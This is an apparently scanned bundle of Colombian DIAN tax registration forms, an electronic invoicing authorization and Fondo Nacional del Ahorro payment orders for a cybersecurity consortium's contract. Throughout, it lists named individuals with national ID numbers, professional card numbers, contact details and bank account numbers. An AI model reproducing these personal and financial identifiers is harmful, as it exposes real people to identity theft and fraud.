05- Impto. renta y compl. régimen ordinario 26- Declaración individual precios de tran					
07- Retención en la fuente a título de rent 41- Declaración anual de activos en el exte					
09- Retención en la fuente en el impuesto 42- Obligado a llevar contabilidad					
10- Obligado aduanero 48- Impuesto sobre las ventas - IVA					
14- Informante de exogena 52- Facturador electrónico					
18- Precios de transferencia 55- Informante de Beneficiarios Finales					
19- Productor de bienes y/o servicios exen					
Usuarios aduaneros			Exportadores		
54. Código 1 2 3 4 5 6 7 8 9 10			55. Forma 56. Tipo Servicio 1 2 3		
11 12 13 14 15 16 17 18 19 20			57. Modo 58. CPC		
IMPORTANTE: Sin perjuicio de las actualizaciones a que haya lugar, la inscripción en el Registro Único Tributario -RUT-, tendrá vigencia indefinida y en consecuencia no se exigirá su renovación					
Para uso exclusivo de la DIAN					
59. Anexos SI NO X 60. No. de Folios: 0					
La información suministrada a través del formulario oficial de inscripción, actualización, suspensión y cancelación del Registro Único Tributario (RUT), deberá ser exacta y veraz; en caso de constatar inexactitud en alguno de los datos suministrados se adelantarán los procedimientos administrativos sancionatorios o de suspensión, según el caso, Parágrafo del artículo 1.6.1.2.6 del Decreto 1625 del 2016. De igual manera al formalizar el trámite el usuario fue informado y acepta la política de tratamiento de datos ley 1581 de 2012.			Sin perjuicio de las verificaciones que la DIAN realice.		
Firma del solicitante:			Firma autorizada:		
984. Nombre VELEZ CASTRO HUMBERTO DE JESUS			985. Cargo Representante Legal Suplente Certificado		

DIAN		Formulario del Registro Único Tributario		001	
Espacio reservado para la DIAN			Página 2 de 4 Hoja 2		
4. Número de formulario			141064925838		
			 (415)7707212489984(8020) 000014106492583 8		
5. Número de Identificación Tributaria (NIT)		6. DV	12. Dirección seccional		14. Buzón electrónico
9 0 0 3 9 6 1 7 6		1	Impuestos de Bogotá		3 2
Características y formas de las organizaciones					
62. Naturaleza		2	63. Formas asociativas		1 2
65. Fondos			66. Cooperativas		
68. Sin personería jurídica			69. Otras organizaciones no clasificadas		
			64. Entidades o institutos de derecho público de orden nacional, departamental, municipal y descentralizados		
			67. Sociedades y organismos extranjeros		
			70. Beneficio		1
Constitución, Registro y Última Reforma					
Documento		1. Constitución		2. Reforma	
71. Clase		0 4		0 4	
72. Número					
73. Fecha		2 0 1 0 1 1 1 2		2 0 1 3 0 4 1 8	
74. Número de notaría					
75. Entidad de registro		0 3		0 3	
76. Fecha de registro		2 0 1 0 1 1 1 9		2 0 1 3 0 7 0 9	
77. No. Matrícula mercantil		0 2 0 4 5 1 6 2		0 2 0 4 5 1 6 2	
78. Departamento		1 1		1 1	
79. Ciudad/Municipio		4		4	
Vigencia					
80. Desde		2 0 1 0 1 1 1 2			
81. Hasta					
Composición del Capital					
82. Nacional		0 %			
83. Nacional público		0 . 0 %			
84. Nacional privado		0 . 0 %			
85. Extranjero		1 0 0 %			
86. Extranjero público		0 . 0 %			
87. Extranjero privado		1 0 0 . 0 %			
Entidad de vigilancia y control					
88. Entidad de vigilancia y control					
Superintendencia de Sociedades					
5					
Estado y Beneficio					
Item	89. Estado actual	90. Fecha cambio de estado	91. Número de Identificación Tributaria (NIT)	92. DV	
1	8 0	2 0 1 6 0 1 0 1		-	
2				-	
3				-	
4				-	
5				-	
Vinculación económica					
93. Vinculación económica	94. Nombre del grupo económico y/o empresarial			95. Número de Identificación Tributaria (NIT) de la Matriz o Controlante	
				96. DV.	
97. Nombre o razón social de la matriz o controlante					
170. Número de identificación tributaria otorgado en el exterior		171. País		172. Número de identificación tributaria sociedad o natural del exterior con EP	
173. Nombre o razón social de la sociedad o natural del exterior con EP					

Espacio reservado para la DIAN

4. Número de formulario

141064925838



(415)7707212489984(8020) 000014106492583 8

5. Número de Identificación Tributaria (NIT)

6. DV

12. Dirección seccional

14. Buzón electrónico


9 0 0 3 9 6 1 7 6 1

Impuestos de Bogotá


3 2


Representación


98. Representación REPRS LEGAL PRIN	1 8	99. Fecha inicio ejercicio representación 2 0 1 7 0 8 2 9
100. Tipo de documento Cédula de Extranjeri 2 2	101. Número de identificación 6 6 7 3 5 2	102. DV 103. Número de tarjeta profesional
104. Primer apellido VICENT	105. Segundo apellido FERNANDEZ	106. Primer nombre CARLOS
107. Otros nombres	108. Número de Identificación Tributaria (NIT)	109. DV 110. Razón social representante legal
98. Representación REPRS LEGAL SUPL	1 9	99. Fecha inicio ejercicio representación 2 0 2 2 0 1 1 7
100. Tipo de documento Cédula de Ciudadan 1 3	101. Número de identificación 8 7 7 0 4 4 6	102. DV 103. Número de tarjeta profesional 6 1 0 6 1 - T
104. Primer apellido VELEZ	105. Segundo apellido CASTRO	106. Primer nombre HUMBERTO
107. Otros nombres DE JESUS	108. Número de Identificación Tributaria (NIT)	109. DV 110. Razón social representante legal
98. Representación	99. Fecha inicio ejercicio representación	
100. Tipo de documento	101. Número de identificación	102. DV 103. Número de tarjeta profesional
104. Primer apellido	105. Segundo apellido	106. Primer nombre
107. Otros nombres	108. Número de Identificación Tributaria (NIT)	109. DV 110. Razón social representante legal
98. Representación	99. Fecha inicio ejercicio representación	
100. Tipo de documento	101. Número de identificación	102. DV 103. Número de tarjeta profesional
104. Primer apellido	105. Segundo apellido	106. Primer nombre
107. Otros nombres	108. Número de Identificación Tributaria (NIT)	109. DV 110. Razón social representante legal
98. Representación	99. Fecha inicio ejercicio representación	
100. Tipo de documento	101. Número de identificación	102. DV 103. Número de tarjeta profesional
104. Primer apellido	105. Segundo apellido	106. Primer nombre
107. Otros nombres	108. Número de Identificación Tributaria (NIT)	109. DV 110. Razón social representante legal

DIAN		Formulario del Registro Único Tributario Revisor Fiscal y Contador				001				
Espacio reservado para la DIAN				Página 4 de 4 Hoja 5						
				4. Número de formulario 141064925838						
 (415)7707212489984(8020) 000014106492583 8										
5. Número de Identificación Tributaria (NIT)		6. DV		12. Dirección seccional		14. Buzón electrónico				
9 0 0 3 9 6 1 7 6		1		Impuestos de Bogotá		3 2				
Revisor Fiscal y Contador										
Revisor fiscal principal	124. Tipo de documento		125. Número de identificación		126. DV			127. Número de tarjeta profesional		
	Cédula de Ciudadanía 1 3		1 4 2 3 9 5 8 1					2 7 3 9 8 T		
	128. Primer apellido		129. Segundo apellido		130. Primer nombre			131. Otros nombres		
	SALAZAR		GOMEZ		JOSE			IGNACIO		
Revisor fiscal suplente	132. Número de Identificación Tributaria (NIT)		133. DV		134. Sociedad o firma designada					
	135. Fecha de nombramiento		2 0 2 3 0 3 3 1							
	136. Tipo de documento		137. Número de identificación		138. DV			139. Número de tarjeta profesional		
	140. Primer apellido		141. Segundo apellido		142. Primer nombre			143. Otros nombres		
Contador	144. Número de Identificación Tributaria (NIT)		145. DV		146. Sociedad o firma designada					
	147. Fecha de nombramiento									
	148. Tipo de documento		149. Número de identificación		150. DV			151. Número de tarjeta profesional		
	Cédula de Ciudadanía 1 3		1 0 1 8 4 0 8 8 7 6					2 3 2 3 2 5 T		
	152. Primer apellido		153. Segundo apellido		154. Primer nombre			155. Otros nombres		
	TOVAR		LOZANO		JAIRO			DAVID		
	156. Número de Identificación Tributaria (NIT)		157. DV		158. Sociedad o firma designada					
	159. Fecha de nombramiento		2 0 2 2 0 1 1 7							

DIAN		Formulario del Registro Único Tributario				001	
2. Concepto 02 Actualización				4. Número de formulario 141064931180			
5. Número de Identificación Tributaria (NIT) 9013066872				6. DV 2		12. Dirección seccional Impuestos de Bogotá	
14. Buzón electrónico 32							
IDENTIFICACIÓN							
24. Tipo de contribuyente Persona jurídica		25. Tipo de documento 1		26. Número de Identificación			
Lugar de expedición		28. País		29. Departamento		30. Ciudad/Municipio	
31. Primer apellido		32. Segundo apellido		33. Primer nombre		34. Otros nombres	
35. Razón social MNEMO EVOLUTION & INTEGRATION SERVICES S.A.							
36. Nombre comercial				37. Sigla			
UBICACIÓN							
38. País COLOMBIA		39. Departamento Bogotá D.C.		40. Ciudad/Municipio Bogotá, D.C.		001	
41. Dirección principal CL 99 10 19 OF 502							
42. Correo electrónico Jc.aponte@mnemo.com							
43. Código postal 110111		44. Teléfono 1 6913133		45. Teléfono 2 3103243475			
CLASIFICACIÓN							
Actividad económica				Ocupación			
Actividad principal		Actividad secundaria		Otras actividades		52. Número establecimientos	
46. Código 6201		47. Fecha inicio actividad 20190702		48. Código 6202		49. Fecha inicio actividad 20190702	
50. Código 1 6209		2		51. Código			
Responsabilidades, Calidades y Atributos							
53. Código 5714424855							
05- Impto. renta y compl. régimen ordinario							
07- Retención en la fuente a título de renta							
14- Informante de exógena							
42- Obligado a llevar contabilidad							
48 - Impuesto sobre las ventas - IVA							
55 - Informante de Beneficiarios Finales							
Usuarios aduaneros				Exportadores			
54. Código 1234567891011121314151617181920				55. Forma 56. Tipo Servicio 1 2 3 57. Modo 58. CPC			
IMPORTANTE: Sin perjuicio de las actualizaciones a que haya lugar, la inscripción en el Registro Único Tributario -RUT-, tendrá vigencia indefinida y en consecuencia no se exigirá su renovación							
Para uso exclusivo de la DIAN							
59. Anexos SI NO X				60. No. de Folios: 0			
La información suministrada a través del formulario oficial de inscripción, actualización, suspensión y cancelación del Registro Único Tributario (RUT), deberá ser exacta y veraz; en caso de constatar inexactitud en alguno de los datos suministrados se adelantarán los procedimientos administrativos sancionatorios o de suspensión, según el caso, Parágrafo del artículo 1.6.1.2.6 del Decreto 1625 del 2016. De igual manera al formalizar el trámite el usuario fue informado y acepta la política de tratamiento de datos ley 1581 de 2012. Firma del solicitante:				Sin perjuicio de las verificaciones que la DIAN realice. Firma autorizada: 984. Nombre PARRA GAMBOA JOHN JAIRO 985. Cargo Representante legal Certificado			

DIAN		Formulario del Registro Único Tributario		001	
Espacio reservado para la DIAN			Página 2 de 4 Hoja 2		
			4. Número de formulario 141064931180		
 (415)7707212489984(8020) 000014106493118 0					
5. Número de Identificación Tributaria (NIT) 9 0 1 3 0 6 6 8 7		6. DV 2	12. Dirección seccional Impuestos de Bogotá		14. Buzón electrónico 3 2
Características y formas de las organizaciones					
62. Naturaleza 2		63. Formas asociativas 9 9		64. Entidades o institutos de derecho público de orden nacional, departamental, municipal y descentralizados	
65. Fondos		66. Cooperativas		67. Sociedades y organismos extranjeros	
68. Sin personería jurídica		69. Otras organizaciones no clasificadas		70. Beneficio 1	
Constitución, Registro y Última Reforma			Composición del Capital		
Documento	1. Constitución		2. Reforma		
71. Clase	0 5				82. Nacional 0 %
72. Número					83. Nacional público 0 . 0 %
73. Fecha	2 0 1 9 0 7 2 6				84. Nacional privado 0 . 0 %
74. Número de notaría	6 5				
75. Entidad de registro	0 3				85. Extranjero 1 0 0 %
76. Fecha de registro	2 0 1 9 0 7 2 6				86. Extranjero público 0 . 0 %
77. No. Matrícula mercantil	0 0 0 3 1 4 4 6 0 3				87. Extranjero privado 1 0 0 . 0 %
78. Departamento	1 1				
79. Ciudad/Municipio	0 0 1				
Vigencia					
80. Desde	2 0 1 9 0 7 2 6				
81. Hasta	9 9 9 9 1 2 3 1				
Entidad de vigilancia y control					
88. Entidad de vigilancia y control					
Estado y Beneficio					
Item	89. Estado actual	90. Fecha cambio de estado	91. Número de Identificación Tributaria (NIT)	92. DV	
1	4 9	2 0 1 9 0 7 2 6		-	
2	8 1	2 0 1 9 0 7 2 6		-	
3				-	
4				-	
5				-	
Vinculación económica					
93. Vinculación económica	94. Nombre del grupo económico y/o empresarial			95. Número de Identificación Tributaria (NIT) de la Matriz o Controlante	96. DV.
97. Nombre o razón social de la matriz o controlante					
170. Número de identificación tributaria otorgado en el exterior		171. País	172. Número de identificación tributaria sociedad o natural del exterior con EP		
173. Nombre o razón social de la sociedad o natural del exterior con EP					

DIAN		Formulario del Registro Único Tributario Representación				001	
Espacio reservado para la DIAN				Página 3 de 4 Hoja 3			
				4. Número de formulario 141064931180			
				 (415)7707212489984(8020) 000014106493118 0			
5. Número de Identificación Tributaria (NIT)		6. DV		12. Dirección seccional		14. Buzón electrónico	
9 0 1 3 0 6 6 8 7		2		Impuestos de Bogotá		3 2	
Representación							
98. Representación REPRS LEGAL PRIN 1 8				99. Fecha inicio ejercicio representación 2 0 2 2 0 4 0 8			
100. Tipo de documento Cédula de Ciudadaní 1 3		101. Número de identificación 8 0 8 0 8 4 2 0		102. DV		103. Número de tarjeta profesional	
104. Primer apellido PARRA		105. Segundo apellido GAMBOA		106. Primer nombre JOHN		107. Otros nombres JAIRO	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			
98. Representación				99. Fecha inicio ejercicio representación			
100. Tipo de documento		101. Número de identificación		102. DV		103. Número de tarjeta profesional	
104. Primer apellido		105. Segundo apellido		106. Primer nombre		107. Otros nombres	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			
98. Representación				99. Fecha inicio ejercicio representación			
100. Tipo de documento		101. Número de identificación		102. DV		103. Número de tarjeta profesional	
104. Primer apellido		105. Segundo apellido		106. Primer nombre		107. Otros nombres	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			
98. Representación				99. Fecha inicio ejercicio representación			
100. Tipo de documento		101. Número de identificación		102. DV		103. Número de tarjeta profesional	
104. Primer apellido		105. Segundo apellido		106. Primer nombre		107. Otros nombres	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			
98. Representación				99. Fecha inicio ejercicio representación			
100. Tipo de documento		101. Número de identificación		102. DV		103. Número de tarjeta profesional	
104. Primer apellido		105. Segundo apellido		106. Primer nombre		107. Otros nombres	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			
98. Representación				99. Fecha inicio ejercicio representación			
100. Tipo de documento		101. Número de identificación		102. DV		103. Número de tarjeta profesional	
104. Primer apellido		105. Segundo apellido		106. Primer nombre		107. Otros nombres	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			


DIAN		Formulario del Registro Único Tributario Revisor Fiscal y Contador				001			
Espacio reservado para la DIAN				Página 4 de 4 Hoja 5					
				4. Número de formulario 141064931180					
 (415)7707212489984(8020) 000014106493118 0									
5. Número de Identificación Tributaria (NIT)		6. DV		12. Dirección seccional		14. Buzón electrónico			
9 0 1 3 0 6 6 8 7		2		Impuestos de Bogotá		3 2			
Revisor Fiscal y Contador									
Revisor fiscal principal	124. Tipo de documento		125. Número de identificación		126. DV			127. Número de tarjeta profesional	
	Cédula de Ciudadanía 1 3		8 7 7 0 4 4 6					6 1 0 6 1	
	128. Primer apellido		129. Segundo apellido		130. Primer nombre		131. Otros nombres		
	VELEZ		CASTRO		HUMBERTO		DE JESUS		
Revisor fiscal suplente	132. Número de Identificación Tributaria (NIT)		133. DV		134. Sociedad o firma designada				
	135. Fecha de nombramiento		2 0 2 1 0 2 1 5						
	136. Tipo de documento		137. Número de identificación		138. DV		139. Número de tarjeta profesional		
	140. Primer apellido		141. Segundo apellido		142. Primer nombre		143. Otros nombres		
Contador	144. Número de Identificación Tributaria (NIT)		145. DV		146. Sociedad o firma designada				
	147. Fecha de nombramiento								
	148. Tipo de documento		149. Número de identificación		150. DV		151. Número de tarjeta profesional		
	Cédula de Ciudadanía 1 3		1 0 1 8 4 0 8 8 7 6				2 3 2 3 2 5		
	152. Primer apellido		153. Segundo apellido		154. Primer nombre		155. Otros nombres		
	TOVAR		LOZANO		JAIRO		DAVID		
	156. Número de Identificación Tributaria (NIT)		157. DV		158. Sociedad o firma designada				
	159. Fecha de nombramiento		2 0 2 1 0 6 0 1						

Espacio reservado para la DIAN



4. Número de formulario

18764085737391



(415)7707212489984(8020) 001876408573739 1

5. Número de Identificación Tributaria - NIT

6. DV

7. Primer apellido

8. Segundo apellido

9. Primer nombre

10. Otros nombres

9 0 1 7 8 1 6 2 5

1

11. Razón social

CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA

12. Dirección seccional

Impuestos de Bogotá

Cód.

3 2

24. Dirección

CL 99 # 10 - 19 OF 502 ED TRADE CENTER

25. País

Colombia

26. Departamento

Bogotá D.C.

27. Municipio

Bogotá, D.C.

La U.A.E. Dirección de Impuestos y Aduanas Nacionales, conforme a la facultad discrecional establecida en el artículo 684 - 2 del Estatuto Tributario y en virtud de lo estipulado en la Resolución 000165 del 01/11/2023, por la cual se dictan otras disposiciones en materia de sistemas de facturación; previo estudio y evaluación de la solicitud realizada por el contribuyente, representante legal o apoderado debidamente acreditado; determina autorizar los rangos de numeración de facturación y/o documento equivalente. En los casos en que se agote dicha numeración antes de culminar su vigencia, el interesado tendrá derecho a solicitar una nueva autorización, de acuerdo con el trámite establecido.

Las vigencias de los rangos de numeración de facturación, se contarán a partir de la formalización de éste documento oficial.

Si el obligado a facturar; no hubiere agotado la numeración de facturación transcurrido el término de la vigencia autorizada, con 15 días de antelación podrá solicitar la habilitación de la numeración sobrante.

Cuando se trate de una solicitud de inhabilitación de la numeración de facturación y/o documento equivalente, la vigencia es permanente, por lo tanto, no procede la habilitación de dichos rangos.

El formato oficial 1876 Autorización numeración de facturación es único e intransferible, solo surte efecto durante la vigencia para el titular del mismo, por ende, su custodia y divulgación es exclusiva responsabilidad del facturador. El uso no autorizado del formato o su adulteración puede tener consecuencias de tipo penal.

Nota: La no adopción o violación de los sistemas técnicos de control, dará lugar a la sanción establecida en el artículo 684-2 del E.T

Firma del funcionario autorizado

Firma del solicitante



984. Apellidos y nombres

985. Cargo

989. Dependencia

990. Lugar administrativo SUBDIRECCION DE FACTURA ELECTRONICA Y SOLUCI

991. Organización

U.A.E. DIRECCION DE IMPUESTOS Y ADUANAS NACION

992. Área

993. Establecimiento

1001. Apellidos y nombres VELEZ CASTRO HUMBERTO DE JESUS

1002. Tipo documento Cédula de Ciudadanía

1003. No. Identificación 8 7 7 0 4 4 6

1004. DV 3

1005. Cod. Representación Representante Legal Principal

1006. Organización CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA

997. Fecha formalización

2 0 2 4 - 1 2 - 1 9 / 1 5 : 4 8 : 1 0

Espacio reservado para la DIAN



4. Número de formulario

18764085737391



(415)7707212489984(8020) 001876408573739 1

5. Número de Identificación Tributaria - NIT	6. DV	7. Primer apellido	8. Segundo apellido	9. Primer nombre	10. Otros nombres
9 0 1 7 8 1 6 2 5	1				

11. Razón social

CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA

Rangos de numeración para autorizar, habilitar o inhabilitar

29. Establecimiento	CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA CL 99 # 10 - 19 OF 502 ED TRADE CENTER							
1	30. Modalidad	Cód.	31. Prefijo	32. Desde el número	33. Hasta el número	38. Vigencia	34. Tipo solicitud	Cód.
	FACTURA ELECTRÓNICA DE VENTA	4	FE	33	5,000	12	HABILITACIÓN	2
2	29. Establecimiento							
	30. Modalidad	Cód.	31. Prefijo	32. Desde el número	33. Hasta el número	38. Vigencia	34. Tipo solicitud	Cód.
3	29. Establecimiento							
	30. Modalidad	Cód.	31. Prefijo	32. Desde el número	33. Hasta el número	38. Vigencia	34. Tipo solicitud	Cód.
4	29. Establecimiento							
	30. Modalidad	Cód.	31. Prefijo	32. Desde el número	33. Hasta el número	38. Vigencia	34. Tipo solicitud	Cód.
5	29. Establecimiento							
	30. Modalidad	Cód.	31. Prefijo	32. Desde el número	33. Hasta el número	38. Vigencia	34. Tipo solicitud	Cód.
6	29. Establecimiento							
	30. Modalidad	Cód.	31. Prefijo	32. Desde el número	33. Hasta el número	38. Vigencia	34. Tipo solicitud	Cód.
7	29. Establecimiento							
	30. Modalidad	Cód.	31. Prefijo	32. Desde el número	33. Hasta el número	38. Vigencia	34. Tipo solicitud	Cód.
8	29. Establecimiento							
	30. Modalidad	Cód.	31. Prefijo	32. Desde el número	33. Hasta el número	38. Vigencia	34. Tipo solicitud	Cód.
9	29. Establecimiento							
	30. Modalidad	Cód.	31. Prefijo	32. Desde el número	33. Hasta el número	38. Vigencia	34. Tipo solicitud	Cód.
10	29. Establecimiento							
	30. Modalidad	Cód.	31. Prefijo	32. Desde el número	33. Hasta el número	38. Vigencia	34. Tipo solicitud	Cód.
11	29. Establecimiento							
	30. Modalidad	Cód.	31. Prefijo	32. Desde el número	33. Hasta el número	38. Vigencia	34. Tipo solicitud	Cód.



Bogotá, 02 de Abril de 2025

Señores

FONDO NACIONAL DEL AHORRO SA

Ciudad.

REF: CIRCULAR 042 DE 2012

Respetados señores:

Con la presente certificamos que para la empresa **CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA SA**, identificada con **NIT.901.781.625-1**, no aplica la circular en referencia, debido a que no nos encontramos vigilados por la Superintendencia de Sociedades.

Agradecemos la atención a la presente,

Cordialmente,

HUMBERTO DE JESUS VELEZ CASTRO
Representante legal
MNENO COLOMBIA SAS

Gerencia Tesorería

Documento de Pago

No. ORDEN DE PAGO	38	FECHA DE CONTABILIZACION	24-abr-25
No. DOCUMENTO DE PAGO	5300298619	FECHA DE DOCUMENTO	24-abr-25
		FECHA DE COMPENSACION	24-abr-25
PROPUESTA	50494	FECHA DE LA PROPUESTA	24-abr-25

RESPONSABLE DEL PAGO			
NOMBRE COMPLETO	FONDO NACIONAL DEL AHORRO		
No. IDENTIFICACIÓN	8999992844	TIPO DE IDENTIFICACIÓN	NIT
CONCEPTO	GIRO DEFINITIVO AHORRO VOLUNTAR		

DATOS GENERALES			
NOMBRE COMPLETO	CONSORCIO UNIDAD DE CIBERSE		
No. IDENTIFICACION	9017816251	TIPO DE IDENTIFICACION	NIT
FORMA DE ENTREGA	PAGO ELECTRÓNICO		
CIUDAD DE ENTREGA	BOGOTÁ		
NUMERO DE CUENTA	0136002901	TIPO DE CUENTA	CUENTA DE AHORROS
BANCO	BANCO BBVA		
GRAV MOVIMIENTOS FINANCIEROS	0		

BENEFICIARIO DEL PAGO			
NOMBRE COMPLETO	CONSORCIO UNIDAD DE CIBERSEGURIDAD		
No. IDENTIFICACIÓN	9017816251	TIPO DE IDENTIFICACIÓN	25
NOMBRE:	CONSORCIO UNIDAD DE		
OBSERVACIONES:	FE38 RAD 02-2303-202504210534863		
NÚMERO DE CUENTA	2511050101	TIPO DE CUENTA	CUENTA DE AHORROS
BANCO	BV02		
VIA DE PAGO	T		
VALOR NETO A CANCELAR	2.601.058.799		

DETALLE DE LA ORDEN DE PAGO						
NO. DOCUMENTO	NO. FACTURA	IMPORTE	RETENCIÓN	NOMBRE DE LA CUENTA	CENTRO DE COSTO	NO. DE DOCUMENTO PRESUPUESTAL

DETALLE DOCUMENTO DE COMPENSACIÓN						
ACREEDOR	DOC.COMP.	REFERENCIA	IMPORTE	TEXTO	PEDIDO	CONTRATO
1003700788	5300298619	38	2.601.058.799	FE38 RAD 02-2303-202504210534863	6200000115	CTO 173 DE 2023

División de Presupuesto

Documento de Pago

N° ORDEN DE PAGO	5300298619	FECHA DE CONTABILIZACIÓN	11.04.2025
N° DE REFERENCIA	38	FECHA DE PAGO	24.04.2025

RESPONSABLE DEL PAGO			
NOMBRE COMPLETO	FONDO NACIONAL DEL AHORRO		
N° IDENTIFICACIÓN	NIT	8999992844	

PROVEEDOR	CONSORCIO UNIDAD DE CIBERSEGURIDAD	N° IDENTIFICACION	9017816251
BENEFICIARIO DEL PAGO			
NOMBRE COMPLETO	CONSORCIO UNIDAD DE		
N° IDENTIFICACION	9017816251	TIPO DE IDENTIFICACION	NIT
FORMA DE PAGO	PAGO ELECTRÓNICO	CIUDAD	BOGOTÁ
N° DE CUENTA	0136002901	BANCO	BANCO BBVA
TIPO DE CUENTA	CUENTA DE AHORROS	INFORME N°	
N° FACTURA PROVEEDOR	FE38 RAD 02-2303-202504210534863		

OBSERVACIONES:	FE38 RAD 02-2303-202504210534863.pl278
----------------	--

INFORMACIÓN PRESUPUESTAL						
SOLPED	N° PEDIDO	POS	NÚMERO DE CONTRATO	LERF	RE-L	VALOR
	6200000115	00040	CTO 173 DE 2023 .		5105630369	362.951.190
	6200000115	00010	CTO 173 DE 2023 .		5105630369	2.295.082.647
AFECTACIÓN PEDIDO						2.658.033.837
DETALLE DE LA ORDEN DE PAGO						
VALOR TOTAL FAC.	2.658.033.837,00					
DESCUENTOS	56.975.038,00					
NOTAS CRÉDITOS	0,00					
VALOR A PAGAR	2.601.058.799,00					